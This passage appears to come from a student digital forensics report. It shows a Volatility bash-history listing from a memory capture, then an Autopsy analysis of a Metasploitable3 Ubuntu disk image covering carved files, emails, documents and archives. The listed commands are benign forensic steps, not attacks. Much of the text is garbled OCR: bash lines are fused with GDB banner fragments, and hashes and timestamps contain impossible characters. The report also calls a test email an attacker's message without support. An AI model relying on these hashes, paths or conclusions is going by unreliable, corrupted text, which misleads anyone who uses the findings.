480 bash as OpenSuSE, the 2024-04-18 02:32:52 UTC+0000 rm README.md
480 bash use cases, its no 2024-04-18 02:33:07 UTC+0000 rm RELEASE_PROCESS.md
480 bash in to print unalloc 2024-04-18 02:33:21 UTC+0000 rmSECURITY.md
480 bash 2024-04-18 02:33:31 UTC+0000 rm SECURITY.md
480 bash 2024-04-18 02:33:42 UTC+0000 ls
480 bash 2024-04-18 02:33:44 UTC+0000 cd /
480 bash 2024-04-18 02:36:11 UTC+0000 cd home
480 bash 2024-04-18 02:36:17 UTC+0000 sudo ./avml home/vagrant/avml/filesg.mem
480 bash 2024-04-18 02:40:21 UTC+0000 ls
480 bash Right (C) 201 2024-04-18 02:40:26 UTC+0000 vagrant cp/licenses/gpl.html
480 bash gplv3+: 0 2024-04-18 02:40:34 UTC+0000 cd vagrant
480 bash is free soft 2024-04-18 02:40:42 UTC+0000 ls
480 bash e is NO WARRA 2024-04-18 02:40:45 UTC+0000 sudo ./avml home/vagrant/avml/filesg.mem
480 bash "show warrant 2024-04-18 02:40:51 UTC+0000 cd avml
480 bash GDB was conf 2024-04-18 02:40:58 UTC+0000 ls
480 bash bug reporting 2024-04-18 02:40:59 UTC+0000 sudo ./avml home/vagrant/avml/filesg.mem
480 bash http://bugs.lam 2024-04-18 02:41:10 UTC+0000 ./avml home/vagrant/avml/filesg.mem
480 bash loading symbols f 2024-04-18 02:41:32 UTC+0000 ./avml home/vagrant/avml/filesg.dmp
480 bash 2024-04-18 02:42:35 UTC+0000 ./avml
480 bash ) disassembly 2024-04-18 02:43:13 UTC+0000 sudo ./avml /home/vagrant/avml/memdump.avml
480 bash 2024-04-18 02:44:44 UTC+0000

Drop of assembly code follows. To see it, run ./avml /home/vagrant/avml/memdump.avml
# 
```

By thoroughly analyzing the output of the linux\_bash plugin, we can gain deep insights into the actions performed by an attacker, aiding significantly in the response and mitigation of the incident.


---

## ***Part – Four***

---

*Analyze storage image using Autopsy.*

---



This forensic analysis report presents the findings from the examination of a forensic image named "**dimage.img**" representing a Ubuntu server 14 operating system. The analysis was conducted using the Autopsy digital forensics tool, which facilitated the extraction and examination of various data artifacts encompassing operating system programs, registry, web data, emails, user accounts, documents, and information pertaining to deleted files etc. A significant aspect of this investigation was the comprehensive timeline analysis.


## Step 1: Create a New Image

We don't need to capture the image file, we directly use the virtual box .vdi file.

Forensic image: **Metasploitable3-ub1404-disk001.vdi**

We converted it to raw image using dd

```
sudo dd if=Metasploitable3-ub1404-disk001.vdi of=/home/shuvo/VirtualBox VMs/Metasploitable3-ub1404/dimage.img bs=4M status=progress
```



## We find some Carved files,

Carved files are those retrieved from digital storage using data carving techniques, primarily in the field of digital forensics. Data carving is a method used to extract files from a digital device without relying on the file system metadata, which might be corrupt or unavailable due to deletion or formatting. This makes file carving particularly useful for recovering deleted files or extracting data from damaged or formatted partitions.

## Understanding File Carving

File carving works by scanning the raw bytes of the disk and identifying file patterns based on known file headers, footers, and sometimes internal structures. This approach is independent of file system structures, such as directories and allocation tables.

## Common Uses of File Carving

1. Recovering Deleted Files: Even after deletion, files can often remain on a storage medium until overwritten by new data. Carving helps in recovering these files.
2. Extracting Data from Formatted Drives: Formatting a drive typically does not erase physical data; thus, carving can recover files from drives that have been formatted.
3. Forensic Investigations: Used extensively in forensics, file carving allows investigators to retrieve potentially crucial information from devices involved in legal cases.

Final Report - Autopsy 4.21.0

Case View Tools Window Help

Add Data Source Images/Videos Communications Geolocation Timeline Discovery Generate Report Close Case

Listing application

Table Thumbnail Summary

Save Table as CSV

53 Result

File Types

- By Extension
  - Images (2212)
  - Videos (6)
  - Audio (1)
  - Archives (11740)
  - Databases (14)
  - Documents
  - Executable
    - .exe (6)
    - .dll (2)
    - .bat (6)
    - .cmd (1)
    - .com (1)
- By MIME Type
  - application
  - audio
  - image
  - message
  - multipart
  - text

Deleted Files

- File System (0)
- All (160380)

MB File Size

Data Artifacts

- Communication Accounts (12)
  - Email (12)
- E-Mail Messages (78)
- Default (Default)
- Metadata (40)

Analysis Results

- Encryption Detected (9)
- EXIF Metadata (17)
- Extension Mismatch Detected (1)
- User Content Suspected (17)

OS Accounts

Tags


- Bookmark (3)
- Notable Item (Notable) (4)
- email (1)

Score

- Bad Items (12)
- Suspicious Items (2)

Reports

The installed applications list



Final Report - Autopsy 4.21.0

Case View Tools Window Help

Add Data Source Images/Videos Communications Geolocation Timeline Discovery Generate Report Close Case

Listing Bad Items

Table Thumbnail Summary

Save Table as CSV

12 Results

File Types

- By Extension
  - Images (2212)
  - Videos (6)
  - Audio (1)
  - Archives (11740)
  - Databases (14)
  - Documents
  - Executable
    - .exe (6)
    - .dll (2)
    - .bat (6)
    - .cmd (1)
    - .com (1)
- By MIME Type
  - application
  - audio
  - image
  - message
  - multipart
  - text

Deleted Files

- File System (0)
- All (160380)

MB File Size

Data Artifacts

- Communication Accounts (12)
  - Email (12)
- E-Mail Messages (78)
- Default (Default)
- Metadata (40)

Analysis Results

- Encryption Detected (9)
- EXIF Metadata (17)
- Extension Mismatch Detected (1)
- User Content Suspected (17)

OS Accounts


Tags

- Bookmark (3)
- Notable Item (Notable) (4)
- email (1)

Score

- Bad Items (12)
- Suspicious Items (2)

Reports



We found some bad files, some of them are malicious zip file, some encrypted

Final Report - Autopsy 4.21.0

Case View Tools Window Help

Add Data Source Images/Videos Communications Geolocation Timeline Discovery Generate Report Close Case

**Listing**

Table: Thumbnail Summary

Source Name S C O E-Mail To Message (Plaintext) Message ID Path Thread ID Data Source

F3382112.mbox shovaghosh@outlook.com This is the test email!This is the body of the email, Than... Not available F3382112.mbox 27a0aeeed-3096-4e07-b80d-d2db5dce4ed4 dimage.img

F35084148.txt -- gyp/pylib/gyp/generator/mvs.py | 6 +++++++ 1 file... Not available F35084148.txt batua3/ -9905-40fe-0a2c-b59c2959cf09f image.img

F35084132.txt -- gyp/pylib/gyp/generator/make.py | 2 +- gyp/pyl... Not available F35084132.txt 497ca3a7-7713d-4a2d-acce-f9d928530e4 image.img

F3582396.txt -- gyp/pylib/gyp/generator/make.py | 12 +++++++... Not available F3582396.txt d13e607f-f57c-4bf9-a7ba-99f1b109fa8d image.img

F3472460 sampo@neuronio.pt; I On Mon, 30 Sep 1996, Samp... Not available F3472460 9d6fb882-6a03-42e4-8f8d-aed93bd03d4 image.img

F3472454 (F472460) ssl-users@mincom.com; I have been trying to figure out how to produce signat... Not available F3472452 22958308-fc8d-49ca-994c-03de0da0f20 image.img

F2689950.mbox chet@nike.ins.cwu.edu; I think Aliberry's suggestion is a good one. So please a... Not available F2689950.mbox 472530b-2d80-49c8-b259-6ca3ad3a56cd image.img

F2508266.mbox chet@nike.ins.cwu.edu; I think Aliberry's suggestion is a good one. So please a... Not available F2508266.mbox 5bae802-51ef-4f10-a763-3f156e283eb image.img

F0200266.txt config.guess has been updated to the latest version (n... Not available F0200266.txt 4b53a43d-c91+48c9-b2e2-cd6d4aa5896 image.img

F0200258.txt CVE-2015-7995 http://www.openwall.com/lists/oss-re... Not available F0200258.txt 0242ced9-22c7-46ff-ab59-f993a414339 image.img

F0200250.c This fixes bug 67651. .... libsrc/libsrc.h | 6 ++++++... Not available F0200250.c ba3ac4ab-cd46-4642-9f4a-3d3f07b89d image.img

F0200242.txt https://bugzilla.gnome.org/show\_bug.cgi?id=43659... Not available F0200242.txt 62d934fc-3e61-4d60-807-d8718fb1414 image.img

F0200226.txt Fixes bug #92866--- libesx/cryptos.c | 27 +++++++... Not available F0200226.txt fbf9e19-43a3-4b07-aade-6b45bdffedda image.img

F0200210.h F1 The optimization for predicates in patterns only supp... Not available F0200210.h 967a282d-2d0f-455b-999f-5a3a28b50f image.img

F0200202.txt Fix from bug #691548 by Vladimir Marce... -- libxml/pat... Not available F0200202.txt 5de769d-c7e3-4b89-8769-731b05e9b70 image.img

F0200162.h No functional change, only make the predicate match... Not available F0200162.h 0c3896d9-4990-4ced-a735-5d4e7474794 image.img

F0200146.txt Thanks to Tobias Hoffmann for the report. Also add so... Not available F0200146.txt 7b3cb94-f857-450b-a5cf-3f300677286 image.img

F0200138.h xsltTestCompMatchDif must match against the on... Not available F0200138.h c23ea9d-559f-420e-885c-68c776b5371 image.img

F0200130.txt the strreplace() function is no longer usable without... Not available F0200130.txt 583e34fa-3f49-4293-b03b-92da2dd9d59 image.img

F0200098.txt --- NEWS | 23 +++++++<\*\*\*\*\*+ 1 file... Not available F0200098.txt d72d2f9b-9fc-b4f7-8734-697a8193e11 image.img

F0200090.txt --- xsltproc/xsltproc | 15 +++++++<\*\*\*\*\*+ 1 file... Not available F0200090.txt d073ad7e-5689-4f76-ab38-fd58a4646bb6 image.img

F0200082.h As reprinted by Thomas Jarrach thomas.jarrach@infin... Not available F0200082.h RH02011F.rsd0.dfd0\_0a56\_1hba5f01A1shQK dimana img

Annotations Other Occurrences

E-Mail Messages

From: shovaghosh@outlook.com;

To: shovaghosh@outlook.com;

CC:

Subject:

Headers Text HTML RTF Attachments (0) Accounts

This is the test email

This is the body of the email. Thanks.

Found a email address, attacker send email to this address.

Final Report - Autopsy 4.21.0

Case View Tools Window Help

Add Data Source Images/Videos Communications Geolocation Timeline Discovery Generate Report Close Case

**Listing**

Table: Thumbnail Summary

Source Name S C O Date Modified Date Created Data Source Version Owner Program Name

F2872330.odt 2013-10-31 14:01:33 MDT 2013-09-18 13:36:37 MDT dimage.img

F2872282.odt 2013-10-31 14:44:01 MDT 2013-09-18 13:36:37 MDT dimage.img

F2872314.pdf 2012-02-23 08:00:00 MST 2012-02-21 12:45:08 MST dimage.img

F2872210.pdf 2010-07-01 17:24:21 MDT dimage.img

F1245730 2008-09-20 10:38:30 MDT 2008-09-20 10:38:30 MDT dimage.img Robert Wotzlaw <Robert.Wotzlaw@web.de>

F1166138\_tmp\_magick\_XXQrzAH-1.pdf 2008-09-20 10:38:30 MDT 2008-09-20 10:38:30 MDT dimage.img

F1154538.php 1970-01-01 00:00:00 MDT dimage.img \*\*\* \* \* \* <\*\*\*@\*\*\*.example.com>

F1154402.php 2006-05-17 11:53:17 MDT 2006-05-19 11:31:29 MDT dimage.img =7U7-878TPGZvb0BleGFcGxLmNvbT4=?:

F1104754.odt 2006-03-12 18:40:27 MDT 2006-03-12 18:37:24 MDT dimage.img

F0950962.odt 2005-07-22 10:53:58 MDT dimage.img

F0276258.pdf 2005-07-22 10:53:58 MDT dimage.img

F0130658.pptx 2005-07-22 10:53:58 MDT dimage.img

Fxmutorial.pdf 2005-07-22 10:53:58 MDT dimage.img

F1098348.pdf 2013-10-31 10:48:06 MDT dimage.img

F1097324.pdf 2013-10-31 10:01:50 MDT dimage.img

F1096612.pdf 2013-08-06 16:47:07 MDT dimage.img

F0410924.rf 2002-08-24 20:55:00 MDT dimage.img

F1647926 2005-05-10 21:18:00 MDT dimage.img

F1614134 2013-07-10 12:47:39 MDT 2013-07-10 12:47:39 MDT dimage.img Carsten V. Munk

F1553718.pdf 2013-11-25 19:17:45 MDT dimage.img

F1034550 2013-11-25 19:17:45 MDT dimage.img

F020012.mbox 2013-07-10 12:57:30 MDT dimage.img

F0200082.h 2001-01-10 08:32:39 MDT dimage.img

Annotations Other Occurrences

Documents files.

Final Report - Autopsy 4.21.0

Case View Tools Window Help

Add Data Source Images/Videos Communications Geolocation Timeline Discovery Generate Report Close Case

Image/Video Gallery - Editor

Image/Video Gallery X

Group By: Path Sort By: Priority Data Source: All Tag Group's Files: Follow Up Categorize Group's Files: Non-Pertinent Save Table as CSV

1 Results

By Extension: Images (2212), Videos (6), Audio (1), Archives (11740), Databases (14), Documents, Executable (6), .exe (6), .dll (2), .bat (6), .cmd (1), .com (1)

By MIME Type: application, audio, image, message, multipart, text

Deleted Files: File System (0), All (160380)

MB File Size

Data Artifacts: Communication Accounts (12), E-Mail Messages (78), Default (Default), Metadata (40)

Analysis Results: Encryption Detected (9), EXIF Metadata (17), Extension Mismatch Detected (1), User Content Suspected (17)

OS Accounts

Tags: Bookmark (3), Notable Item (Notable) (4), email (1)

Score: Bad Items (12), Suspicious Items (2)

Reports

Image/Video Gallery - Editor

Image/Video Gallery X

All Groups: original (1), img (146), pmd (51), jquery (1), pmahomm (1), js (1), 6 (3), 60 (1), 62 (83), 63 (21), 65 (8), 66 (5), 67 (12), 77 (22), 78 (13), 81 (5), 9 (132), 53, I0949314\_test.zip (1), consonant, testfile.htm (1)

Tag Selected Files: Follow Up Categorize Selected File: Non-Pertinent Undo Redo

Details

Select a file to show its details here.

Attribute Value

Group Viewing History: Back, Forward, Don't show groups seen by other examiners, Next Unseen Group, 0 File Update Tasks

Save Table as CSV

Final Report - Autopsy 4.21.0

Case View Tools Window Help

Add Data Source Images/Videos Communications Geolocation Timeline Discovery Generate Report Close Case

Listing Plain Text

Table: Go To Page: Save Table as CSV

10000 Results

Name S C O Modified Time Change Time Access Time Created Time Size Flags(Dir) Flags(Meta) Known Location MD5 Hash SHA-256 Hash

f0000130.txt 1 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 141 Unallocated unknown /img\_dimage.img/\$CarvedFiles/1/f0000130.txt e545eba55d1377e0ff81134ba392eb42 40396e0daaa39...  
f0000189.txt 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 824 Unallocated unknown /img\_dimage.img/\$CarvedFiles/1/f0000189.txt 948070642805b42680874bebc319de...  
c8836e0b1e10  
f0000191.txt 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 2247 Unallocated unknown /img\_dimage.img/\$CarvedFiles/1/f0000191.txt b2937fa69f216e44c2067dc32fbfe11 7:6749f98744  
f0000468.txt 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 132 Unallocated unknown /img\_dimage.img/\$CarvedFiles/1/f0000468.txt a247e840bb8a2792683ed4100b908 098ca855a38c  
f0000586.txt 1 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 174 Unallocated unknown /img\_dimage.img/\$CarvedFiles/1/f0000586.txt 215052c741d67fc0b602e03f17ad 03cba3181e99  
f0000690.txt 1 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 174 Unallocated unknown /img\_dimage.img/\$CarvedFiles/1/f0000690.txt 461a6c53abedfa12952db1e57aa1d 189356e2fa41  
f0001085.txt 1 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 125 Unallocated unknown /img\_dimage.img/\$CarvedFiles/1/f0001085.txt 215052c741d67fc0b602e03f17ad 03cba3181e99  
f000140.txt 1 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 1784 Unallocated unknown /img\_dimage.img/\$CarvedFiles/1/f000140.txt 461a6c53abedfa12952db1e57aa1d 189356e2fa41  
f0001813.txt 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 3648 Unallocated unknown /img\_dimage.img/\$CarvedFiles/1/f0001813.txt 56156e38899ae3c111eb0fb273e1c8 2f8c09375ae0f  
f0001825.txt 1 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 1553 Unallocated unknown /img\_dimage.img/\$CarvedFiles/1/f0001825.txt e1d18023aa6e6cc9914a01e0b94e4bc 18b766fe386  
f0001973.txt 1 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 109 Unallocated unknown /img\_dimage.img/\$CarvedFiles/1/f0001973.txt 6f6a59df0eef0981a9543247673 5539d1t971c...  
f0002131.txt 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 576 Unallocated unknown /img\_dimage.img/\$CarvedFiles/1/f0002131.txt 4695a36506b13016459840909694 03cbab10291f...  
f0002714.txt 1 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 118 Unallocated unknown /img\_dimage.img/\$CarvedFiles/1/f0002714.txt f9393887c514b84e88366580e0f0661a 0558bbb0d68a  
f0002904.txt 1 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 1536 Unallocated unknown /img\_dimage.img/\$CarvedFiles/1/f0002904.txt 96312ad2ccb869f1618458a78b0e177 7b4afe04ec2z  
f0003096.txt 1 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 1896 Unallocated unknown /img\_dimage.img/\$CarvedFiles/1/f0003096.txt 66b4763bd10d01b0faa40239725f1 34132e94483z  
f0003309.txt 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 3650 Unallocated unknown /img\_dimage.img/\$CarvedFiles/1/f0003309.txt da06e5039aadebf15a757844d341b 9307110693a  
f0003317.txt 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 3648 Unallocated unknown /img\_dimage.img/\$CarvedFiles/1/f0003317.txt 48f6179e723b302a370653d1dd2b7 6866fd6c0308a  
f0003469.txt 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 964 Unallocated unknown /img\_dimage.img/\$CarvedFiles/1/f0003469.txt 0781919c5ab25563d388cc175c546f 7b232d7975ec  
f0003597.txt 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 3648 Unallocated unknown /img\_dimage.img/\$CarvedFiles/1/f0003597.txt d396ce358ccda8bb661954bd0bd1 66b2ae053b5  
f0004689.txt 0 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 3651 Unallocated unknown /img\_dimage.img/\$CarvedFiles/1/f0004689.txt 69ne0ft3150993e47abc5de10ff6e 7555b62fa607z  
f0005191.txt 1 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 204 Unallocated unknown /img\_dimage.img/\$CarvedFiles/1/f0005191.txt 124634829275b2c03a52542c726461 2176fe0a038z  
f0005113.txt 0 nnnn:nn:nn:nn:nn:nn 0nnn:nn:nn:nn:nn:nn 0nnn:nn:nn:nn:nn:nn 1798 Unallocated unknown /img\_dimage.img/\$CarvedFiles/1/f0005113.txt 3h32af80f5945hA0G0Rf-1841501s+37n 1a55012a499f

Hex Text Application File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences

Page: 1 of Page Go To Page Script: Latin - Basic

Final Report - Autopsy 4.21.0

CASE View Tools Window Help

ADD DATA SOURCE Images/Videos COMMUNICATIONS GEOLOCATION TIMELINE DISCOVERY GENERATE REPORT CLOSE CASE

LISTING ARCHIVES

Table: THUMBNAIL SUMMARY

PAGE: 2 OF 2 PAGES: < > GO TO PAGE: [ ]

S C O ▲ MODIFIED TIME ▲ CHANGE TIME ▲ ACCESS TIME ▲ CREATED TIME ▲ SIZE ▲ FLAGS(DIR) ▲ FLAGS(META) ▲ KNOWN ▲ LOCATION ▲ MDS HASH ▲ SHA-256 HASH

Name S C O ▲ Modified Time ▲ Change Time ▲ Access Time ▲ Created Time ▲ Size ▲ Flags(Dir) ▲ Flags(Meta) ▲ Known ▲ Location ▲ MDS Hash ▲ SHA-256 Hash

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)	Known	Location	MDS Hash	SHA-256 Hash
✓ tuosueu_cnchatbot.zip			1	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	4683417	Unallocated	Unallocated	unknown	/img_dimage.img\$carvedfiles/zu/tuosueu_cnchatbot... c1b8aa2af0b1...f1d0909a5e	c1b8aa2af0b1...f1d0909a5e	b65f6d6fa9ff
✓ f09404434.chatbot.zip	1			0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	4883417	Unallocated	Unallocated	unknown	/img_dimage.img\$CarvedFiles/52/f09404434_chatbot... cb143423ab...ba55f87bd2	cb143423ab...ba55f87bd2	56f81a09b1...dadff79735
✓ f0949314.test.zip	0			0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	656	Unallocated	Unallocated	unknown	/img_dimage.img\$CarvedFiles/53/f0949314_test.zip 56f81a09b1...dadff79735	56f81a09b1...dadff79735	1740 Result
✓ f0949382.test.zip	0			0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	274	Unallocated	Unallocated	unknown	/img_dimage.img\$CarvedFiles/53/f0949382_test.zip 2018c2b35e...90c5789b29	2018c2b35e...90c5789b29	1740 Result
✓ f0949386.file2.zip	0			0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	162657	Unallocated	Unallocated	unknown	/img_dimage.img\$CarvedFiles/53/f0949386_file2.zip 30cd83f2e6...1444353511	30cd83f2e6...1444353511	1740 Result
✓ f0949786.1.zip	0			0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	112	Unallocated	Unallocated	unknown	/img_dimage.img\$CarvedFiles/53/f0949786_1.zip b413cbe630...d1e1f797cd	b413cbe630...d1e1f797cd	1740 Result
✓ f0950010_bar.zip	0			0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	526	Unallocated	Unallocated	unknown	/img_dimage.img\$CarvedFiles/53/f0950010_bar.zip cb752a0831...d1e1f797cd	cb752a0831...d1e1f797cd	1740 Result
✓ f0950018.foo.zip	0			0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	541	Unallocated	Unallocated	unknown	/img_dimage.img\$CarvedFiles/53/f0950018_foo.zip 2c75842164...f5637975db	2c75842164...f5637975db	1740 Result
✓ f0950026.foo.zip	0			0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	571	Unallocated	Unallocated	unknown	/img_dimage.img\$CarvedFiles/53/f0950026_foo.zip 2018c2b35e...90c5789b29	2018c2b35e...90c5789b29	1740 Result
